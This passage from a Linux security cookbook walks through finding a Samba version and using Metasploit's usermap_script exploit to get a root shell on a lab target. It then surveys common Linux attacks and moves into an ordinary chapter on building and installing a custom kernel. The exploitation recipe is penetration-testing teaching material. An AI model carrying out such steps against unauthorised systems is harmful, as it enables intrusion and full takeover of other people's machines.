
4. We can see that the scanner section has a SMB version detector. Now, we'll get the exact version of Samba using the SMB detector program. If we search online for all the vulnerabilities of the particular version of Samba, we will find the username map script.
5. We can now search in the list of exploits available in Metasploit to check whether an exploit exists for the `map script` username using the `search samba` command.

```
msf > search samba

Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   auxiliary/admin/smb/samba_symlink_traversal                normal     Samba Symlink Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                      normal     Samba lsa_io_privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                    normal     Samba lsa_io_trans_names Heap Overflow
   exploit/freebsd/samba/trans2open          2003-04-07       great      Samba trans2open Overflow (*BSD x86)
   exploit/linux/samba/chain_reply           2010-06-16       good       Samba chain_reply Memory Corruption (Linux x86)
   exploit/linux/samba/lsa_transnames_heap   2007-05-14       good       Samba lsa_io_trans_names Heap Overflow
   exploit/linux/samba/trans2open            2003-04-07       great      Samba trans2open Overflow (Linux x86)
   exploit/multi/samba/nttrans               2003-04-07       average    Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   exploit/multi/samba/usermap_script        2007-05-14       excellent  Samba "username map script" Command Execution
   exploit/osx/samba/lsa_transnames_heap     2007-05-14       average    Samba lsa_io_trans_names Heap Overflow
   exploit/osx/samba/trans2open              2003-04-07       great      Samba trans2open Overflow (Mac OS X PPC)
   exploit/solaris/samba/lsa_transnames_heap 2007-05-14       average    Samba lsa_io_trans_names Heap Overflow
   exploit/solaris/samba/trans2open          2003-04-07       great      Samba trans2open Overflow (Solaris SPARC)
   exploit/unix/misc/distcc_exec             2002-02-01       excellent  DistCC Daemon Command Execution
   exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21  excellent  Citrix Access Gateway Command Execution
   exploit/windows/http/sambar6_search_results 2003-06-21     normal     Sambar 6 Search Results Buffer Overflow
   exploit/windows/license/calicclnt_getconfig 2005-03-02     average    Computer Associates License Client GETCONFIG Overflow
   post/linux/gather/enum_configs                             normal     Linux Gather Configurations
```

6. We have found an exploit for the map script username, and it has a rating that is excellent, which means that we can use this exploit.
7. Now, use the map script username to gain a root level shell in the system.



Now, we shall gain root-level access to the system using the preceding exploit. Once we choose the exploit and configure it with the target IP address (in this case, `192.168.0.1`), we will execute a command to run the exploit. Doing this will create and give us a remote session on the target system and also open a command shell. Now, run the `id` command in the remote shell. This will give a result—`uid=0(root)gid=0(root)`. This confirms that we have remote root access to the target system.

How it works

We first performed an Nmap scan to check for running services and open ports and found the Samba service running. Then, we tried to find the version of the SMB service. Once we got this information, we searched for any exploit available for Samba. Using the exploit, we tried to attack the target system and got the root shell on it.

There's more...

Let's learn about a few more exploits and attacks that are peculiar to Linux.

In this section, we shall go through a few of the common exploits and attacks that Linux is vulnerable to. However, in this section, will not cover any recipes to deal with the attacks. This section is just to let you know about the common exploits used in Linux.

Null or default passwords

Often, administrators use default passwords that are provided to them by a vendor or they may even leave the administrative password blank. This happens mainly while configuring devices, such as routers, and also in BIOSes. Even some services running on Linux can contain the default administrator password. It is always recommended that you change the default password and set a new one that is only known to the administrator.

IP spoofing

An attacker can find vulnerabilities on our systems and servers, and using these, they can install background programs or attack a network. This can be done if the attacker connects his system to our network in a way that makes it appear as though there's a node in the local network. There are various tools available to assist crackers while performing IP spoofing.

Eavesdropping

An attacker can collect data passing between two active nodes that communicate on a network by eavesdropping. This type of attack works mostly with protocols such as Telnet, FTP, and HTTP. Attacks of this kind can be done when the remote attacker already has access to any system on the network. This can be made possible using other attacks such as the Man in the Middle Attack.

Service vulnerabilities

If an attacker is able to find a flaw or vulnerability in any service running on the network system, they can compromise the entire system and its data as well as other systems on the network.

Administrators should stay updated about any patches or updates that are available for any service or application running on the network system.

Denial of Service (DoS) attack

When an attacker sends unauthorized packets to the target system, which could be a server, router, or a workstation, in large numbers, it forces the resource to become unavailable to legitimate users.

The packets being sent by the attacker are usually forged, making the investigation process difficult.

2

Configuring a Secure and Optimized Kernel

In this chapter, we will discuss the following:

- Requirements for building and using a kernel
- Creating a USB boot media
- Retrieving a kernel source
- Configuring and building a kernel
- Installing and booting from a kernel
- Testing and debugging a kernel
- Configuring a console for debugging using Netconsole
- Debugging a kernel on boot

Introduction

For all Linux distributions, including Ubuntu, CentOS, and Fedora, a kernel is vital. It is by default installed for most Linux versions when the OS is installed, hence we generally don't have to compile the kernel. Even when there is a critical update to be installed in the kernel, it can be done using `apt-get` or `yum` on the Linux system.

However, there might be few situations where we have to compile the kernel from a source ourselves. A few of these situations are as follows:

- Enabling experimental features in the kernel
- Enabling new hardware support
- Debugging the kernel
- Exploring the kernel source code

Requirements for building and using a kernel

Before we can start building the Linux kernel, we must ensure that a working boot media exists for the Linux system. This can be used to boot into the Linux system if the boot loader is not configured properly. You will learn how to create a USB boot media, retrieve a kernel source, configure and build a kernel, and perform installation and booting from a kernel.

Creating a USB boot media

A USB boot media can be created on any USB media device that is formatted as ext2, ext3, or VFAT. Also, ensure that enough free space is available on the device, varying from 4 GB required for the transfer of a distribution DVD image, 700 MB in the case of a distribution CD image, or just 10 MB to transfer a minimal boot media image.

Getting ready

Before carrying out the steps, we need to have an image file of the Linux installation disk, which we can name `boot.iso`, and a USB storage device, as specified previously.

How to do it...

To create the USB boot media, we need to perform these commands as the root:

1. Firstly, we need to install the `syslinux` boot loader by executing the following command on the USB storage device:

   ```
   syslinux /dev/sdb1
   ```

2. Now, create mount points each for the `boot.iso` file and the USB storage device by executing the following command:

   ```
   mkdir /mnt/isoboot /mnt/diskboot
   ```

3. Next, mount the `boot.iso` file on the mount point created for it:

   ```
   mount –o loop boot.iso /mnt/isoboot
   ```

   In the preceding command the `-o loop` option is used to create a pseudo device, which acts as a block-based device. It treats a file as a block device.

4. Next, we will mount the USB storage device on the mount point created for it:

   ```
   mount /dev/sdb1 /mnt/diskboot
   ```

5. Once both `boot.iso` and the USB storage device are mounted, we will copy the `isolinux` files from the `boot.iso` to the USB storage device:

   ```
   cp /mnt/isoboot/isolinux/* /mnt/diskboot
   ```

6. Next, run the command to use the `isolinux.cfg` file from `boot.iso` as the `syslinux.cfg` file for the USB storage device:

   ```
   grep -v local /mnt/isoboot/isolinux/isolinux.cfg > /mnt/diskboot/
   syslinux.cfg
   ```

7. Once done with the previous command, unmount `boot.iso` and the USB storage device:

   ```
   unmount /mnt/isoboot /mnt/diskboot
   ```

8. Now, reboot the system, and then try to boot with the USB boot media to verify that we are able to boot with it.

How it works...

When we copy the required files from the `boot.iso` file to the USB storage media and use the `isolinux.cfg` file from `boot.iso` in the USB storage media as the `syslinux.cfg` file, it converts the USB storage media into a bootable media device, which can be used to boot the Linux system.

Retrieving a kernel source

Most Linux distributions include kernel sources in them. However, these sources may tend to be a bit out of date. Due to this, we may need to get the latest sources when building or customizing the kernel.

Getting ready

Most of the Linux kernel developer community uses the **Git** tool to manage source code. Even Ubuntu has integrated Git for its own Linux kernel source code, hence enabling kernel developers to interact better with the community.

We can install the `git` package using this command:

```
sudo apt-get install git
```


How to do it...

The Linux kernel source code can be downloaded from various sources, and we will discuss the methods used to download from these sources:

- We can find the Linux source code in the form of a complete tarball and also as an incremental patch on the official web page of Linux kernel at `http://www.kernel.org`.
- It is always recommended that you use the latest version unless you have a specific reason to work with an older version.
- Ubuntu's kernel source can be found under Git. Each release code of the kernel is separately maintained on `kernel.ubuntu.com` in its own Git repository, which is located at:

  `git://kernel.ubuntu.com/ubuntu/ubuntu-<release>.git` or `http://kernel.ubuntu.com/git-repos/ubuntu/`

- We can clone the repository using Git to get a local copy. The command will get modified as per the Ubuntu release we are interested in.
- To obtain the precise tree execute the command shown in the following screenshot:



- The precise tree will get downloaded using the command in the preceding image. To download any other tree, the syntax of the command will be: git clone `git://kernel.ubuntu.com/ubuntu/ubuntu-<release>`.
- The downloaded file would be in either the GNU zip (`.gzip`) format or the `.bzip2` format. After downloading the source file, we need to uncompress it. If the tarball is in `.bzip2`, use this command for it:

  `tar xvjf linux-x.y.z.tar.bz2`

  If it is in the compressed GNU `.gz` format, use this command:

  `tar xvzf linux-x.y.z.tar.gz`

How it works...

Using the different methods that are mentioned in the preceding section, we are able to download the source code of the Linux kernel. Using any option depends on the user's choice and preference.

Configuring and building a kernel

The need to configure the kernel could arise due to many reasons. We may want to resize the kernel to run only the necessary services, or we may have to patch it to support new hardware that was not supported earlier by the kernel. This could be a daunting task for any system administrator, and in this section, we take a look at how we can configure and build the kernel.

Getting ready

It is always recommended that you have ample space for kernels in the boot partition of any system. We can either choose the whole disk install option or set aside a minimum of 3 GB of disk space for the boot partition.

After installing the Linux distribution and configuring development packages on the system, enable the root account as well as sudo for our user account.

Now, before we start with the installation of any packages, run the following command to update the system:

```
sudo apt-get update && sudo apt-get upgrade
```

After this, check whether the `build-essential` package is already installed or not. If not, we can install it using this command:

```
sudo apt-get install build-essential
```

This package is used to build the Linux kernel on a x86_64 system.

We also need a few other requirements to compile the kernel:

- The latest version of `gcc` should be installed using this command:

  ```
  sudo apt-get install gcc
  ```

- Install the `ncurses` development package using this command:

  ```
  sudo apt-get install libncurses5-dev
  ```

- A few other packages may also be needed to cross-compile the Linux kernels:

```
sudo apt-get install binutils-multiarch
sudo apt-get install alien
```


- Next, install `ncurses-dev`, which is required to run make `menuconfig`:

```
sudo apt-get install ncurses-dev
```

How to do it...

Once we are done with the steps in the *Getting Ready* section, we can move on to the process of configuring and building the kernel. This process will take a lot of time, so be prepared:

1. Download the Linux kernel by visiting the `http://www.kernel.org`, as shown in this screenshot:



2. It can also be downloaded using the following command:

   wget https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.1.5.tar.xz

```
root@kali:~# wget https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.1.5.tar.xz
--2015-10-28 11:05:23--  https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.1.5.tar.xz
Resolving www.kernel.org (www.kernel.org)... 199.204.44.194, 198.145.20.140, 149.20.4.69, ..
.
Connecting to www.kernel.org (www.kernel.org)|199.204.44.194|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 83025368 (79M) [application/x-xz]
Saving to: `linux-4.1.5.tar.xz'

 0% [                                                ] 502,360     95.2K/s  eta 14m 40s
```

3. When the download is completed, move to the directory where the download has been saved.
4. If the downloaded file has been saved in the `Downloads` folder, the following command should be executed:

```
root@kali:~# cd Downloads/
root@kali:~/Downloads#
```

5. Now, extract the downloaded `.tar` file to the `/usr/src/` location using the following command:

```
root@kali:~/Downloads# tar -xvf linux-4.1.6.tar.xz -C /usr/src/
linux-4.1.6/
linux-4.1.6/.gitignore
linux-4.1.6/.mailmap
linux-4.1.6/COPYING
linux-4.1.6/CREDITS
linux-4.1.6/Documentation/
linux-4.1.6/Documentation/00-INDEX
linux-4.1.6/Documentation/ABI/
linux-4.1.6/Documentation/ABI/README
linux-4.1.6/Documentation/ABI/obsolete/
linux-4.1.6/Documentation/ABI/obsolete/proc-sys-vm-nr_pdflush_threads
linux-4.1.6/Documentation/ABI/obsolete/sysfs-block-zram
linux-4.1.6/Documentation/ABI/obsolete/sysfs-bus-usb
linux-4.1.6/Documentation/ABI/obsolete/sysfs-class-rfkill
linux-4.1.6/Documentation/ABI/obsolete/sysfs-driver-hid-roccat-koneplus
linux-4.1.6/Documentation/ABI/obsolete/sysfs-driver-hid-roccat-kovaplus
linux-4.1.6/Documentation/ABI/obsolete/sysfs-driver-hid-roccat-pyra
```

6. Next, switch to the directory where the extract has been made using this command:


```
root@kali:~/Downloads# cd /usr/src/linux-4.1.6/
root@kali:/usr/src/linux-4.1.6#
```

7. Now, run the command to configure the Linux kernel so that it can be compiled and installed on the system.


```
root@kali:~/linux-4.1.6# make menuconfig
  HOSTCC  scripts/kconfig/mconf.o
  SHIPPED scripts/kconfig/zconf.tab.c
  SHIPPED scripts/kconfig/zconf.lex.c
  SHIPPED scripts/kconfig/zconf.hash.c
  HOSTCC  scripts/kconfig/zconf.tab.o
  HOSTCC  scripts/kconfig/lxdialog/checklist.o
  HOSTCC  scripts/kconfig/lxdialog/util.o
  HOSTCC  scripts/kconfig/lxdialog/inputbox.o
  HOSTCC  scripts/kconfig/lxdialog/textbox.o
  HOSTCC  scripts/kconfig/lxdialog/yesno.o
  HOSTCC  scripts/kconfig/lxdialog/menubox.o
  HOSTLD  scripts/kconfig/mconf
scripts/kconfig/mconf  Kconfig
#
# using defaults found in /boot/config-3.12-kali1-486
#
/boot/config-3.12-kali1-486:1715:warning: symbol value 'm' invalid for BMP085


*** End of the configuration.
*** Execute 'make' to start the build or try 'make help'.
```


8. You may have to use `sudo` before the preceding command if your account doesn't have admin privileges.
9. Once the preceding command is executed, a pop-up window will appear, containing a list of menus. Select the items of the new configuration.




10. You need to check for the **File systems** menu.



11. Under it, check whether `ext4` is chosen or not, as shown in following screenshot. If it is not selected, you need to select it now.




12. Then, save the configuration.



13. Now, compile the Linux kernel. The compile process will take around 40 to 50 minutes to complete, depending on the system configuration. Run the command, as shown here:

```
make -j 5
```



How it works...

We first download the Linux kernel source, and then, after extracting it at a particular location, we configure the kernel for the compilation process.

Installing and booting from a kernel

After having spent a lot of time configuring and compiling the kernel, we can now start the process of installing the kernel on the local system.

Getting ready

Before starting the installation of the kernel, make sure to back up all your important data on the system. Also, make a copy of `/boot/` on an external storage that is formatted in the FAT32 filesystem. This will help with repairing the system if the installation process fails for any reason.

How to do it...

After completing the compilation of the kernel, we can then start following the commands required to proceed with the installation of the kernel.

1. Install drivers by running the following command:

```
root@kali:/usr/src/linux-4.1.6# make modules_install
```

   The preceding command will copy the modules to a subdirectory of `/lib/modules`.

2. Now, run the following command to install the actual kernel:

   `make install`

```
root@kali:/usr/src/linux-4.1.6# make install
sh ./arch/x86/boot/install.sh 4.1.6 arch/x86/boot/bzImage \
                System.map "/boot"
run-parts: executing /etc/kernel/postinst.d/initramfs-tools 4.1.6 /boot/vmlinuz-4.1.6
update-initramfs: Generating /boot/initrd.img-4.1.6
run-parts: executing /etc/kernel/postinst.d/pm-utils 4.1.6 /boot/vmlinuz-4.1.6
run-parts: executing /etc/kernel/postinst.d/zz-extlinux 4.1.6 /boot/vmlinuz-4.1.6
P: Checking for EXTLINUX directory... found.
P: Writing config for /boot/vmlinuz-4.1.6...
P: Writing config for /boot/vmlinuz-3.12-kali1-486...
P: Updating /boot/extlinux/linux.cfg...
  No volume groups found
P: Installing debian theme... done.
run-parts: executing /etc/kernel/postinst.d/zz-update-grub 4.1.6 /boot/vmlinuz-4.1.6
Generating grub.cfg ...
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-4.1.6
Found initrd image: /boot/initrd.img-4.1.6
Found linux image: /boot/vmlinuz-3.12-kali1-486
Found initrd image: /boot/initrd.img-3.12-kali1-486
Found memtest86+ image: /boot/memtest86+.bin
Found memtest86+ multiboot image: /boot/memtest86+_multiboot.bin
  No volume groups found
done
root@kali:/usr/src/linux-4.1.6#
```

3. This command executes `/sbin/installkernel`.
4. The new kernel will be installed in `/boot/vmlinuz-{version}`.

   If a symbolic link already exists for `/boot/vmlinuz`, it will get refreshed by linking `/boot/vmlinuz` to the new kernel.

   The previously installed kernel will be available as `/boot/vmlinuz.old`. The `config` and `System.map` files will also be available at the same location.

5. Next, we will copy the kernel to the `/boot` directory by running this command:

   `cp -v arch/x86/boot/bzImage /boot/vmlinuz-4.1.6`

```
root@kali:/usr/src/linux-4.1.6# cp -v arch/x86/boot/bzImage /boot/vmlinuz-4.1.6
`arch/x86/boot/bzImage' -> `/boot/vmlinuz-4.1.6'
root@kali:/usr/src/linux-4.1.6#
```

6. Now build the initial RAM disk.

```
root@kali:/usr/src/linux-4.1.6# mkinitramfs -o /boot/initrd.img-4.1.6 /lib/modules/4.1.6/
root@kali:/usr/src/linux-4.1.6#
```

7. Next, we need to copy `System.map`, which contains a list of kernel symbols and their corresponding address. For this, run the following command, appending the kernel's name to the destination file.

```
root@kali:/usr/src/linux-4.1.6# cp System.map /boot/System.map-4.1.6
root@kali:/usr/src/linux-4.1.6#
```

8. Next, create `symlink /boot/System.map`, which will point to `/boot/System.map-YourKernelName` `if /boot` is on a filesystem that supports symlinks.

```
root@kali:/usr/src/linux-4.1.6# ln -sf /boot/System.map-4.1.6 /boot/System.map
root@kali:/usr/src/linux-4.1.6#
```

9. If `/boot` is on a filesystem that does not support symlinks, just run this command:

   `cp /boot/System.map-YourKernelName /boot/System.map`

How it works...

After the configuration and the compilation of the kernel have been completed, we start with the process of installing the kernel. The first command will copy the modules to a subdirectory of `/lib/`modules.

The second command executes `/sbin/installkernel`. Also, the new kernel will be installed in `/boot/vmlinuz-{version}`. While doing this, if a symbolic link already exists for `/boot/vmlinuz`, it will get refreshed by linking `/boot/vmlinuz` to the new kernel. The previously installed kernel will be available as `/boot/vmlinuz.old`. The same is applied to the `config` and `System.map` files.

Once everything is done, we can reboot the system to boot from the new kernel.

Testing and debugging a kernel

An important part of any open or closed **Software Development Cycle** (**SDC**) is testing and debugging. This also applies to the Linux kernel. The end goal of testing and debugging is to ensure that the kernel is working as it did earlier, even after installing a new kernel source code.

Configuring a console for debugging using Netconsole

If we want to capture a kernel panic, it becomes hard once the system has been rebooted as there are no logs created for this. To solve this issue, we can use Netconsole.


A kernel module helps by logging kernel print messages over UDP. This becomes helpful with debugging problems when logging on to the disk fails.

Getting ready

